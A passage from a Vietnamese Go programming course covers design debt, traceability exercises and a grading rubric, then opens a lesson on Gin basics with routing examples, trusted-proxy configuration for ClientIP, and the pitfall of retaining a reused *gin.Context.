Truy vết	Ma trận đã cập nhật? Test nào chứng minh quy tắc mới?

11. Nợ thiết kế, và khi nào được đi lệch thiết kế

11.1. Nợ thiết kế là gì và cách ghi

Nợ thiết kế là một quyết định chấp nhận một giải pháp chưa tối ưu *có ý thức*, để đổi lấy tốc độ hoặc vì thiếu thông tin, kèm cam kết xem lại. Khác với "lỗi" (chưa ai biết), nợ **được ghi tên, ghi cái giá và điều kiện trả**. Sổ nợ (một bảng trong `docs/`) của ShopGo v1 đã có sẵn các mục từ Buổi 22D:

Nợ	Cái giá nếu để nguyên	Điều kiện trả
Khóa idempotency trong bộ nhớ (ADR-006)	Sai khi chạy từ hai instance; mất khóa khi khởi động lại	Chạy >= 2 instance thường trực, chuyển sang bảng PostgreSQL
`cursor` (sản phẩm) và `after` (đơn) hai tên cho một khái niệm	Client học hai quy ước	Phát hành `v2` hoặc khi thêm danh sách thứ ba
`PATCH stock` ghi đè tuyệt đối	Có thể ghi đè một thay đổi đồng thời vào kho	Có yêu cầu nhập kho, thêm `stock-adjustments`
Bộ giới hạn tần suất theo IP kết nối trực tiếp (`SetTrustedProxies(nil)`)	Sau Nginx, mọi khách chung một bucket	**Phải trả trước khi lên production** (bài tập 22D)
Danh sách đơn tải dòng hàng theo từng đơn (N+1, đã ghi chú trong mã)	Chậm khi trang lớn	Đo p95 `GET /orders` vượt ngưỡng
`/readyz` lỗi trả văn bản thuần	Ngoại lệ của NFR-09	Khi có công cụ cần JSON

11.2. Khi nào được đi lệch thiết kế

Mã sẽ có lúc cần khác thiết kế. Điều quan trọng không phải là cấm, mà là **làm cho việc lệch hiển thị**:

1. **Bằng chứng trước.** Có test đỏ, số đo, hoặc một tình huống thật cho thấy thiết kế sai hay thiếu (ví dụ spike cho thấy `SELECT ... FOR UPDATE` nghẽn hơn dự kiến).
2. **Sửa tài liệu trước khi sửa mã (hoặc trong cùng PR).** Lệch về hợp đồng: sửa `openapi.yaml`, chạy linter và test hợp đồng. Lệch về schema: viết migration và sửa ERD. Lệch về quyết định công nghệ hay ranh giới: viết **ADR mới**.
3. **ADR không bao giờ bị sửa lén.** ADR đã chấp nhận là bất biến; thay đổi nghĩa là ADR mới, trạng thái ADR cũ chuyển thành *Thay thế bởi ADR-0xx*, ADR mới ghi *Thay thế ADR-00x*, nêu **bằng chứng** buộc phải đổi. Ví dụ có thật: ADR-001 của v1 (một tiến trình) được ADR 0001 của bản tham chiếu mở rộng thành hai tiến trình `api` và `worker` khi Giai đoạn 5 thêm outbox.
4. **Phân biệt lệch nhỏ và lệch lớn.** Đổi tên hàm nội bộ không cần ADR; đổi một ràng buộc hợp đồng, một ranh giới module hay công nghệ thì cần, vì chúng khó đảo ngược.
5. **Thông báo.** Lệch ảnh hưởng người khác (frontend dùng hợp đồng) phải được báo trong PR và kênh của nhóm *trước* khi gộp.

12. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Thiết kế mọi thứ trước rồi đóng băng** (thác nước): thiết kế đã lỗi thời khi viết xong, và mã lặng lẽ lệch khỏi nó.
2. **Không thiết kế gì**: lát cắt đầu tiên thành cuộc tranh cãi về schema và hợp đồng kéo dài hàng tuần.
3. **Cắt ngang theo tầng** ("tuần này làm hết repository"): lần chạy từ đầu đến cuối đầu tiên rất muộn, mọi rủi ro tích hợp dồn về cuối.
4. **Khung đi bộ không có CI**, hoặc CI chưa từng đỏ: đường ống chưa được chứng minh.
5. **Làm lát dễ trước, rủi ro sau cùng** mà không có spike: phát hiện tuần thứ sáu rằng trừ kho nguyên tử không chạy như tưởng.
6. **DoD chỉ gồm "mã chạy được"**: thiếu test, hợp đồng, migration, tài liệu, quan sát; "xong" thành "tạm xong".
7. **Test chỉ kiểm hành vi, không kiểm hợp đồng** (hoặc ngược lại): `price` đổi sang chuỗi mà không ai biết, hoặc hợp đồng đúng mà quy tắc nghiệp vụ sai.
8. **Ma trận truy vết viết một lần rồi bỏ**: trở thành tài liệu nói dối, tệ hơn không có tài liệu.
9. **Không kiểm ma trận bằng máy**: FR mồ côi, UC không có test, endpoint không còn yêu cầu nào đứng sau.
10. **Phân tích tác động bằng trí nhớ**: bỏ sót ràng buộc (xóa sản phẩm đã có đơn) hoặc test phải chạy lại.
11. **Sửa hợp đồng lặng lẽ hoặc sửa ADR cũ**: lịch sử bị xóa, không ai biết vì sao.
12. **Nhánh sống hàng tuần, PR hàng nghìn dòng**: review hình thức, xung đột nhiều, rủi ro tích hợp lớn.
13. **Giấu nợ thiết kế**: không sổ nợ, không điều kiện trả; nợ "tạm" thành vĩnh viễn.
14. **Ước lượng một con số cho lát lớn** và coi nó là cam kết (Buổi 51).
15. **Review thiết kế không có checklist**: mỗi người hỏi một thứ khác, những câu hỏi khó (đồng thời, thử lại, quay lui) bị bỏ qua.

13. Góc nhìn thực chiến

Góc nhìn thực chiến

Điều khác biệt dễ thấy nhất giữa một đội mới và một đội đã trưởng thành là **họ làm thế nào khi thiết kế sai**. Đội mới giấu hoặc tránh: mã lệch tài liệu, tài liệu bị bỏ rơi, rồi ai đó "dọn" nó sau hai năm. Đội trưởng thành coi thiết kế sai là thông tin quý và có sẵn đường đi cho nó: test đỏ → sửa hợp đồng/ADR trong cùng PR → chạy lại ma trận → thông báo. Kết quả là tài liệu của họ *ít hơn* nhưng *đúng hơn*, và người mới đọc nó tin được. Một kinh nghiệm thực tế khác: hãy dành buổi đầu tiên của mỗi dự án để dựng khung đi bộ **cùng với hợp đồng ở dạng đầy đủ lỗi**, rồi demo ngay cho khách hàng một thứ nhỏ chạy thật. Một `curl` thật tới `/readyz` có sức thuyết phục hơn bất cứ bản slide thiết kế nào, và mỗi lát tiếp theo là một lần khách được nhìn thấy và sửa hướng sớm.

14. Tóm tắt

Tóm tắt buổi học

- **Thác nước hỏng** vì yêu cầu chưa đủ, rủi ro dồn về cuối và thiết kế bị đóng băng. Cách thay thế: **thiết kế vừa đủ** (sâu ở chỗ khó đảo ngược: schema, hợp đồng, ranh giới module) rồi **lát cắt dọc**.
- **Khung đi bộ** (healthz, kết nối DB, migration, CI chạy test) đi trước; ba lát theo phụ thuộc: tài khoản, danh mục và sản phẩm, đơn hàng. Rủi ro cao được giảm bằng **spike** sớm chứ không phải bằng cách đảo thứ tự lát.
- Backlog tách use case thành câu chuyện nhỏ có FR/UC; **DoR** và **DoD** là danh sách kiểm tra được, và DoD gồm test, hợp đồng, migration, tài liệu, quan sát.
- **Tiêu chí chấp nhận Given/When/Then thành test bảng**; **test hợp đồng** dùng kin-openapi so phản hồi thật của Gin với `openapi.yaml` (và chỉ bắt được những gì hợp đồng khẳng định).
- **Ma trận truy vết** FR → UC → BR → bảng → endpoint → test, được máy kiểm độ đầy đủ và đối chiếu với `x-use-case` trong hợp đồng; nó trả lời được **phân tích tác động** (thêm mã giảm giá chạm 4 FR, 3 UC, 4 endpoint, 6 test).
- Nhánh ngắn, commit nhỏ có mã FR/UC, PR theo lát, **review thiết kế** bằng checklist.
- **Nợ thiết kế** được ghi tên, giá và điều kiện trả. Đi lệch thiết kế khi có bằng chứng, sửa tài liệu trước hoặc cùng PR, và **ADR không bị sửa lén**: thay thế bằng ADR mới.

15. Bài tập

1. **[Cơ bản]** Lập backlog cho lát 1 (tài khoản): tách UC-01, UC-02, UC-05, UC-03, UC-04 thành 6 đến 8 câu chuyện nhỏ, mỗi câu có mã FR/UC, ước lượng khoảng (giờ) và phụ thuộc. Tiêu chí đạt: không câu nào ước lượng quá nửa ngày; có câu chuyện riêng cho "phát hiện dùng lại refresh token".
2. **[Cơ bản]** Viết DoR và DoD riêng cho dự án của nhóm bạn (mỗi cái 6 đến 8 dòng, kiểm tra được bằng công cụ hoặc bằng checklist). Giải thích vì sao từng dòng nằm ở cột đó.
3. **[Cơ bản]** Chuyển ba tiêu chí chấp nhận của UC-08 (lọc theo giá, sắp xếp `price_asc`, trang cuối có `next_cursor` rỗng) thành test bảng dạng Given/When/Then. Cố ý phá từng quy tắc trong mã và xác nhận có test đỏ.
4. **[Trung bình]** Chạy chương trình test hợp đồng (mục 7); thêm hai lỗi cố ý mới (`id` trả về dạng chuỗi; `items` bị thiếu trong phản hồi `Order`) và xem chúng bị bắt ở dòng nào. Sau đó đặt `additionalProperties: false` cho schema `User` trong `openapi.yaml`, thêm trường `password_hash` vào phản hồi `GET /me` của handler mini, và xác nhận test đỏ.

5. **[Trung bình]** Mở rộng chương trình kiểm ma trận (mục 8.2): (a) thêm cột "độ ưu tiên" và yêu cầu mọi FR *Must* có ít nhất hai test; (b) thêm kiểm tra **ngược**: mọi test trong danh sách phải xuất hiện trong ít nhất một dòng của ma trận (test mồ côi); (c) in báo cáo "FR chưa có test" theo mức ưu tiên.
6. **[Trung bình]** Thực hiện phân tích tác động cho yêu cầu mới: "khách có thể lưu **địa chỉ giao hàng**, đơn mang địa chỉ tại thời điểm đặt". Dùng bảng của mục 9 làm khung (yêu cầu, UC, dữ liệu, hợp đồng, mã, test, ADR); chỉ rõ thay đổi nào tương thích, và chạy hàm `impact` trên các bảng bạn đề xuất.
7. **[Nâng cao]** Viết spike (≤ 80 dòng Go + SQL) chứng minh quy tắc "không bán lố" bằng 50 goroutine tranh 10 đơn vị tồn kho trên PostgreSQL thật, rồi viết **ADR** ngắn ghi lại kết quả và quyết định (dùng `UPDATE ... WHERE stock >= qty`, so với `SELECT ... FOR UPDATE`). Tiêu chí đạt: số bán đúng bằng 10 ở mọi lần chạy, ADR có điều kiện xem lại đo được.
8. **[Nâng cao]** Chuyển ma trận truy vết thành tệp `docs/traceability.csv` và viết `go test` (trong `internal/arch` hoặc gói riêng) đọc nó cùng `openapi.yaml`; kiểm các luật của mục 8.2 và đưa vào CI. Cố ý xóa một dòng và xác nhận CI đỏ với thông báo chỉ đúng FR thiếu.
9. **[Thử thách, bài tập lớn] Lập gói thiết kế hoàn chỉnh cho một hệ thống khác**: chọn *đặt sân thể thao*, *thư viện mượn sách*, hoặc *đặt lịch khám* (nhóm có thể tự chọn nếu được duyệt). Sản phẩm: đặc tả yêu cầu (FR/NFR có độ ưu tiên và số đo), 8 đến 12 use case có Given/When/Then và quy tắc nghiệp vụ, ERD và schema SQL chạy được, `openapi.yaml` hợp lệ qua linter của bạn, ADR cho ít nhất ba quyết định, **ma trận truy vết đầy đủ được máy kiểm**, backlog lát cắt với DoR/DoD, và một lát cắt dọc chạy được (khung đi bộ cộng ít nhất một use case có test hợp đồng). Chấm theo rubric:

Tiêu chí	Điểm	Mức đạt tốt
Yêu cầu và use case	15	FR/NFR đo được, Won't được ghi, mỗi UC có tiêu chí chấp nhận kiểm thử được
Dữ liệu	15	Schema chạy được; ràng buộc ép quy tắc nghiệp vụ trong CSDL; chỉ mục cho truy vấn chính
Hợp đồng API	20	Hợp lệ; khuôn lỗi thống nhất; linter 0 vi phạm; mock chạy được; chọn có lý do tài nguyên, mã, phân trang
Nền tảng và ADR	10	Mỗi ADR có phương án, hệ quả, điều kiện xem lại; ánh xạ NFR vào CSDL/mã/hạ tầng
Truy vết	15	Ma trận đầy đủ, được máy kiểm; phân tích tác động cho một thay đổi giả định
Lát cắt chạy được	15	CI xanh; test hành vi và test hợp đồng; DoD được đáp ứng
Trình bày và nợ thiết kế	10	Sổ nợ có điều kiện trả; giải thích rõ chỗ lệch giữa thiết kế và mã

PHẦN 4 — GIN VÀ XÂY DỰNG REST API

> **Tổng quan giai đoạn**
> **Số buổi:** 9 (Buổi 23 – Buổi 31) và **Dự án 3** · **Thời lượng:** khoảng 3–4 tuần toàn thời gian · **Đầu vào:** hoàn thành Giai đoạn 3 · **Đầu ra:** ShopGo v1, một **modular monolith** REST API hoàn chỉnh bằng Gin: xác thực JWT, phân quyền, CRUD, đặt hàng an toàn, test, tài liệu OpenAPI.

Đây là giai đoạn bạn **ghép mọi thứ đã học** thành sản phẩm. Gin chỉ là phần rất nhỏ của giai đoạn này: phần lớn công sức nằm ở **cách tổ chức mã**, **thiết kế API**, **bảo mật** và **kiểm thử**: những điều phân biệt một dịch vụ "chạy được" với một dịch vụ "dám đưa lên production". Mọi ví dụ Gin trong giai đoạn này đã được chạy thật với **Gin v1.12** (yêu cầu Go 1.24 trở lên).

Mục tiêu của giai đoạn


- Dùng thành thạo Gin: định tuyến, nhóm route, binding, validation, middleware, render, xử lý lỗi thống nhất.
- Tổ chức dự án theo **module nghiệp vụ** (`user`, `product`, `order`) với các tầng `handler → service → repository`, cấu hình theo 12-factor, tiêm phụ thuộc thủ công, logging, tắt êm.
- Xây CRUD hoàn chỉnh trên PostgreSQL với phân trang theo khóa, lọc, sắp xếp an toàn.
- Cài **xác thực và phân quyền**: băm mật khẩu, JWT access/refresh, RBAC, an toàn.
- Thiết kế API chuyên nghiệp: REST nhất quán, phiên bản, định dạng lỗi chuẩn, idempotency, OpenAPI/Swagger.
- Kiểm thử toàn diện: unit, handler với `httptest`, tích hợp với PostgreSQL thật.

Danh sách buổi học

Buổi	Chủ đề	Từ khóa chính
23	Gin cơ bản	Engine, Context, routing, nhóm route, mode, ClientIP
24	Binding và validation	ShouldBind*, tag `binding`, validator tùy biến, lỗi thân thiện, upload
25	Response, render và lỗi thống nhất	JSON, tệp, SSE, stream, mô hình lỗi chuẩn
26	Middleware	Next/Abort, request ID, logger, CORS, recovery, rate limit
27	Kiến trúc dự án	module hóa, layered, config 12-factor, DI, slog, tắt êm
28	CRUD hoàn chỉnh với PostgreSQL	repository pgx, phân trang theo khóa, lọc, sắp xếp
29	Xác thực và phân quyền	bcrypt/argon2, JWT, refresh token, RBAC
30	Thiết kế API chuyên nghiệp	REST, phiên bản, idempotency, OpenAPI
31	Kiểm thử ứng dụng Gin	handler test, mock, testcontainers, coverage
Dự án 3	**ShopGo v1**	tổng hợp toàn giai đoạn

Kiến trúc mục tiêu: modular monolith phân tầng

ShopGo v1 là **một ứng dụng triển khai một khối**, nhưng mã được chia theo **module nghiệp vụ** và mỗi module có đủ các tầng bên trong:



Hai nguyên tắc xuyên suốt: **(1)** phụ thuộc đi một chiều từ ngoài vào trong (handler biết service, service biết repository interface, không ngược lại); **(2)** nghiệp vụ không import `gin` hay `pgx`, nên test nhanh và thay thế được hạ tầng.

Tự đánh giá trước khi sang Giai đoạn 5

- Tôi dựng được API Gin có nhóm route, middleware, binding, validation, lỗi thống nhất, tắt êm, mà không phải tra tài liệu.
- Tôi giải thích được vì sao `*gin.Context` không được giữ lại sau khi handler trả về, và cách an toàn khi cần chạy việc nền.
- Tôi băm mật khẩu đúng cách, phát hành và kiểm tra JWT an toàn, giải thích được refresh token rotation.
- Tôi viết được test handler bằng `httptest` và test tích hợp với PostgreSQL thật.
- Tôi hoàn thành Dự án 3 và đạt toàn bộ tiêu chí nghiệm thu.

Buổi 23 — Gin cơ bản: Engine, Context và định tuyến

Thông tin buổi học
Thời lượng: 5 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 17, 18, 19 (đặc biệt `net/http`)

Mục tiêu học tập
Sau buổi học này bạn có thể:

- Giải thích Gin là gì, thêm được gì trên `net/http`, và khi nào chọn nó.
- Dựng server Gin đúng cách: `gin.New` hay `gin.Default`, mode, `http.Server` có timeout.
- Dùng thành thạo `*gin.Context`, định tuyến (tham số, wildcard, query), nhóm route, `NoRoute`/`NoMethod`.
- Hiểu **vòng đời của Context** và tránh bug dùng `*gin.Context` sau khi handler kết thúc.
- Cấu hình **trusted proxies** để `ClientIP()` không bị giả mạo.
- Kiểm thử route Gin bằng `httptest` mà không mở cổng.

1. Gin là gì?

Gin (`github.com/gin-gonic/gin`) là web framework phổ biến nhất của Go: gọn, nhanh, API quen thuộc. Về bản chất, `*gin.Engine` là một `http.Handler` (Buổi 19) với những lớp tiện ích bên trên:

- **Bộ định tuyến cây cơ số (radix tree)** rất nhanh, gần như không cấp phát bộ nhớ khi khớp route.
- `*gin.Context`: gói gọn request/response cùng hàng chục phương thức tiện dụng (tham số, binding, render).
- **Binding và validation** tích hợp (JSON, query, form, header, URI) dựa trên thư viện `validator` (Buổi 24).
- **Hệ thống middleware** linh hoạt (`Next()`, `Abort()`) và nhóm route (Buổi 26).
- **Recovery** mặc định, logger, render JSON/XML/HTML/Protobuf, SSE, tệp tĩnh.

Phiên bản dùng trong giáo trình: **Gin v1.12** (yêu cầu **Go 1.24 trở lên**; bản 1.11 bổ sung hỗ trợ HTTP/3, nhiều cải tiến binding; bản 1.12 bổ sung binding `encoding.UnmarshalText` cho URI/query, `Context.Delete`, nâng yêu cầu Go).

```
mkdir shopgo && cd shopgo
go mod init github.com/you/shopgo
go get github.com/gin-gonic/gin@latest
```

Các lựa chọn khác trong hệ sinh thái: **Echo** (rất giống Gin), **Chi** (router gọn, hoàn toàn chuẩn `net/http`), **Fiber** (dựa trên `fasthttp`, API giống Express nhưng **không** tương thích `net/http`), và **chính `net/http` từ Go 1.22**. Gin vẫn là lựa chọn phổ biến vì tài liệu dồi dào, hệ sinh thái `gin-contrib`, và tuyển dụng.

2. Server Gin đầu tiên

```
package main

import (
    "net/http"
```

```
    "github.com/gin-gonic/gin"
)

func main() {
    r := gin.Default() // Engine kèm sẵn middleware Logger + Recovery

    r.GET("/ping", func(c *gin.Context) {
        c.JSON(http.StatusOK, gin.H{"message": "pong"})
    })

    r.Run(":8080") // Lắng nghe cổng 8080 (tiện, nhưng KHÔNG đặt timeout: xem mục 6)
}
```

2.1. gin.Default() hay gin.New()?

- `gin.Default()` = `gin.New()` + `Logger()` + `Recovery()`: tiện để thử nghiệm.
- `gin.New()` = Engine trống: bạn tự chọn middleware (logger có cấu trúc `slog`, recovery tùy biến, request ID...). **Ở ShopGo ta dùng** `gin.New()` để kiểm soát hoàn toàn, vì log mặc định của Gin là dạng chữ, khó gom vào hệ thống log tập trung (Buổi 26).

Chạy ở chế độ mặc định (debug), Gin in ra những dòng như sau (kết quả thật):

```
[GIN-debug] [WARNING] Creating an Engine instance with the Logger and Recovery middleware already attached.

[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in production.
 - using env:    export GIN_MODE=release
 - using code:    gin.SetMode(gin.ReleaseMode)

[GIN-debug] GET    /ping                     --> main.main.func1 (3 handlers)
[GIN-debug] GET    /users/:id                --> main.main.func2 (3 handlers)
[GIN-debug] POST   /orders                   --> main.main.func3 (3 handlers)
[GIN] 2026/10/09 - 15:09:14 | 200 |       0s |       192.0.2.1 | GET      "/ping"
[GIN] 2026/10/09 - 15:09:14 | 404 |       0s |       192.0.2.1 | GET      "/nope"
```

Cách đọc: mỗi route đã đăng ký được liệt kê kèm hàm xử lý và số handler (gồm cả middleware: `3 handlers` = Logger + Recovery + handler của bạn). Mỗi request sinh một dòng `[GIN]` gồm thời gian, mã trạng thái, độ trễ, IP client, phương thức, đường dẫn.

2.2. Ba chế độ (mode)

Mode	Bật bằng	Ý nghĩa
`debug` (mặc định)	không làm gì	In route, cảnh báo, thông tin gỡ lỗi chi tiết
`release`	`GIN_MODE=release` hoặc `gin.SetMode(gin.ReleaseMode)`	**Dùng cho production**: tắt log debug, nhanh hơn một chút
`test`	`gin.SetMode(gin.TestMode)`	Dùng trong test: tắt log debug cho đầu ra gọn

Đặt `GIN_MODE=release` trong biến môi trường của container production (Buổi 43). Nên đặt trong cấu hình chứ không hard-code.

3. *gin.Context: trung tâm của mọi handler

Mỗi handler có chữ ký `func(c *gin.Context)`. `Context` bọc `http.Request`, `http.ResponseWriter` và thêm tiện ích. Các nhóm phương thức bạn dùng hằng ngày:

Nhóm	Phương thức tiêu biểu
Tham số đường dẫn	`c.Param("id")`
Query string	`c.Query("q")`, `c.DefaultQuery("page", "1")`, `c.GetQuery`, `c.QueryArray("tag")`, `c.QueryMap`
Header, cookie	`c.GetHeader("Authorization")`, `c.Header("X-Id", "..")`, `c.Cookie`, `c.SetCookie`
Binding + validate	`c.ShouldBindJSON(&v)`, `ShouldBindQuery`, `ShouldBindUri`, `ShouldBindHeader` (Buổi 24)
Trả về	`c.JSON(code, obj)`, `c.String`, `c.Status`, `c.Data`, `c.File`, `c.Redirect` (Buổi 25)
Luồng middleware	`c.Next()`, `c.Abort()`, `c.AbortWithStatusJSON` (Buổi 26)
Truyền dữ liệu giữa middleware và handler	`c.Set("user", u)`, `c.Get("user")`, `c.MustGet`
Thông tin request	`c.ClientIP()`, `c.FullPath()`, `c.Request` (`*http.Request`), `c.Request.Context()`
Lỗi	`c.Error(err)` gom lỗi để middleware xử lý chung (Buổi 25)

Lưu ý quan trọng về **context của yêu cầu**: để truyền hủy bỏ/timeout xuống CSDL và dịch vụ ngoài (Buổi 15), dùng `c.Request.Context()`. `*gin.Context` tự nó cũng thỏa `context.Context`, nhưng dùng nó làm ctx cho thao tác kéo dài ngoài vòng đời handler là nguồn bug (mục 3.1).

3.1. Bẫy lớn nhất: *gin.Context được tái sử dụng

Gin dùng `sync.Pool` để **tái sử dụng** các đối tượng `Context` nhằm không cấp phát mỗi request. Hệ quả: **sau khi handler trả về, `*gin.Context` thuộc về request khác**. Giữ lại con trỏ đó (trong goroutine, biến toàn cục, channel) sẽ đọc phải dữ liệu của request khác hoặc dữ liệu đang bị ghi: lỗi đua dữ liệu và rò rỉ thông tin giữa người dùng. Chương trình dưới đây cố ý giữ lại `c` rồi chạy request thứ hai (đồng thời trình bày luôn bài học về **IP client**, mục 5):

```
package main

import (
    "fmt"
    "net/http/httptest"

    "github.com/gin-gonic/gin"
)

// ipProbe dựng một Engine có cấu hình proxy tin cậy và trả về hàm cho biết ClientIP() thấy gì.
func ipProbe(configure func(*gin.Engine)) func(remoteAddr, xff string) string {
    r := gin.New()
    configure(r)
    var got string
    r.GET("/ip", func(c *gin.Context) { got = c.ClientIP() })
    return func(remoteAddr, xff string) string {
        req := httptest.NewRequest("GET", "/ip", nil)
        req.RemoteAddr = remoteAddr // địa chỉ kết nối TCP trực tiếp
        if xff != "" {
            req.Header.Set("X-Forwarded-For", xff)
        }
        r.ServeHTTP(httptest.NewRecorder(), req)
        return got
    }
}

func main() {
    gin.SetMode(gin.ReleaseMode)
```

```
    // Mặc định Gin TIN MỌI proxy: kẻ kết nối trực tiếp vẫn giả IP được bằng header.
    macDinh := ipProbe(func(r *gin.Engine) {})
    fmt.Println("tin mọi proxy       :", macDinh("203.0.113.9:5555", "1.2.3.4"))

    // Không có proxy nào đứng trước: bỏ qua header, dùng IP của kết nối thật.
    khongProxy := ipProbe(func(r *gin.Engine) { r.SetTrustedProxies(nil) })
    fmt.Println("không tin proxy     :", khongProxy("203.0.113.9:5555", "1.2.3.4"))

    // Phía trước có load balancer thuộc 10.0.0.0/8: chỉ khi kết nối ĐẾN TỪ nó mới đọc header.
    coLB := ipProbe(func(r *gin.Engine) { r.SetTrustedProxies([]string{"10.0.0.0/8"}) })
    fmt.Println("LB tin cậy, qua LB  :", coLB("10.0.0.5:4000", "198.51.100.7, 10.0.0.5"))
    fmt.Println("LB tin cậy, giả mạo :", coLB("203.0.113.9:5555", "1.2.3.4"))

    // Context được TÁI SỬ DỤNG giữa các request (sync.Pool): giữ lại *gin.Context là bug.
    r := gin.New()
    var giu *gin.Context
    r.GET("/a", func(c *gin.Context) { giu = c })
    r.GET("/b", func(c *gin.Context) {})
    r.ServeHTTP(httptest.NewRecorder(), httptest.NewRequest("GET", "/a", nil))
    fmt.Println("sau request /a, c.Request.URL.Path =", giu.Request.URL.Path)
    r.ServeHTTP(httptest.NewRecorder(), httptest.NewRequest("GET", "/b", nil))
    fmt.Println("sau request /b, c.Request.URL.Path =", giu.Request.URL.Path)
}
```

```
tin mọi proxy       : 1.2.3.4
không tin proxy     : 203.0.113.9
LB tin cậy, qua LB  : 198.51.100.7
LB tin cậy, giả mạo : 203.0.113.9
sau request /a, c.Request.URL.Path = /a
sau request /b, c.Request.URL.Path = /b
```

Hai dòng cuối là bằng chứng: biến `giu` vẫn trỏ vào cùng đối tượng, nhưng nội dung đã trở thành đường dẫn `/b` của **request sau**. Trong server thật với nhiều request đồng thời, đó là lỗi tranh chấp dữ liệu (data race) kèm rò rỉ dữ liệu giữa người dùng.

Quy tắc với *gin.Context và goroutine

Không bao giờ dùng `c` (hay `c.Request`, `c.Writer`) bên trong một goroutine tách ra khỏi handler. Cần chạy việc nền:

- **Sao chép dữ liệu cần thiết trước** (`id := c.Param("id")`) rồi truyền giá trị vào goroutine; hoặc
- dùng `c.Copy()` để lấy một bản sao chỉ-đọc an toàn; nhớ rằng `c.Request.Context()` của bản sao vẫn **bị hủy khi request kết thúc** (cần `context.WithoutCancel` nếu việc nền phải chạy tiếp);
- tốt nhất: đẩy việc vào **hàng đợi có theo dõi** (Buổi 33) thay vì "bắn rồi quên" `go func()`.

4. Định tuyến

4.1. Phương thức, tham số, query, wildcard, nhóm

Chương trình sau trình bày toàn bộ kiểu route cơ bản, và **gọi chúng ngay bằng `httptest`** (không cần mở cổng; `Engine` là một `http.Handler`):

```
package main

import (
    "fmt"
    "net/http"
    "net/http/httptest"
    "strings"
```

```
    "github.com/gin-gonic/gin"
)

func newRouter() *gin.Engine {
    r := gin.New() // không kèm Logger/Recovery: ta tự quyết định
    r.HandleMethodNotAllowed = true

    r.GET("/ping", func(c *gin.Context) {
        c.JSON(http.StatusOK, gin.H{"message": "pong"})
    })

    r.GET("/users/:id", func(c *gin.Context) { // tham số đường dẫn
        c.JSON(http.StatusOK, gin.H{"id": c.Param("id"), "route": c.FullPath()})
    })

    r.GET("/search", func(c *gin.Context) { // tham số truy vấn
        q := c.Query("q")                   // "" nếu thiếu
        page := c.DefaultQuery("page", "1") // giá trị mặc định
        tags := c.QueryArray("tag")
        c.JSON(http.StatusOK, gin.H{"q": q, "page": page, "tags": tags})
    })

    r.GET("/files/*path", func(c *gin.Context) { // ký tự đại diện: phần còn lại của đường dẫn
        c.String(http.StatusOK, "tệp: %s", c.Param("path"))
    })

    r.GET("/users/new", func(c *gin.Context) { // route tĩnh cùng cấp với /users/:id
        c.String(http.StatusOK, "form tạo user")
    })

    api := r.Group("/api/v1") // nhóm route dùng chung tiền tố (và middleware)
    {
        api.GET("/health", func(c *gin.Context) { c.Status(http.StatusNoContent) })
        admin := api.Group("/admin")
        admin.GET("/stats", func(c *gin.Context) { c.JSON(http.StatusOK, gin.H{"users": 42}) })
    }

    r.NoRoute(func(c *gin.Context) {
        c.JSON(http.StatusNotFound, gin.H{"error": gin.H{"code": "not_found", "message": "không có route
này"}})
    })
    return r
}

func main() {
    gin.SetMode(gin.TestMode) // tắt log debug để kết quả gọn
    r := newRouter()

    do := func(method, path string) {
        req := httptest.NewRequest(method, path, strings.NewReader(""))
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req) // Engine là một http.Handler: gọi trực tiếp, không cần mở cổng
        extra := ""
        if al := rec.Header().Get("Allow"); al != "" {
            extra = " [Allow: " + al + "]"
        }
        fmt.Printf("%-6s %-28s -> %d %s%s\n", method, path, rec.Code, strings.TrimSpace(rec.Body.String()),
extra)
    }

    do("GET", "/ping")
    do("GET", "/users/42")
    do("GET", "/users/new")
    do("GET", "/search?q=áo&page=3&tag=a&tag=b")
    do("GET", "/search")
    do("GET", "/files/img/2026/ao.png")
    do("GET", "/api/v1/health")
    do("GET", "/api/v1/admin/stats")
```

```
    do("POST", "/ping")
    do("GET", "/khong-co")
    fmt.Println(len(r.Routes()), "route đã đăng ký")
}
```

```
GET    /ping                          -> 200 {"message":"pong"}
GET    /users/42                      -> 200 {"id":"42","route":"/users/:id"}
GET    /users/new                     -> 200 form tạo user
GET    /search?q=áo&page=3&tag=a&tag=b -> 200 {"page":"3","q":"áo","tags":["a","b"]}
GET    /search                        -> 200 {"page":"1","q":"","tags":null}
GET    /files/img/2026/ao.png         -> 200 tệp: /img/2026/ao.png
GET    /api/v1/health                 -> 204
GET    /api/v1/admin/stats            -> 200 {"users":42}
POST   /ping                          -> 405 405 method not allowed [Allow: GET]
GET    /khong-co                      -> 404 {"error":{"code":"not_found","message":"không có route này"}}
7 route đã đăng ký
```

Những điều cần rút ra từ kết quả:

1. `:id` khớp đúng một đoạn; `*path` khớp phần còn lại **kèm dấu `/` đầu** (`/img/2026/ao.png`).
2. **Route tĩnh và route tham số cùng cấp sống chung được**: `/users/new` thắng `/users/:id` (route cụ thể hơn được ưu tiên).
3. `c.FullPath()` trả về **mẫu route** (`/users/:id`), không phải đường dẫn thật: chính xác là thứ cần để gắn **nhãn metric** (nếu dùng đường dẫn thật, `/users/1`, `/users/2`... tạo ra vô hạn nhãn và làm sập hệ thống giám sát, Buổi 38).
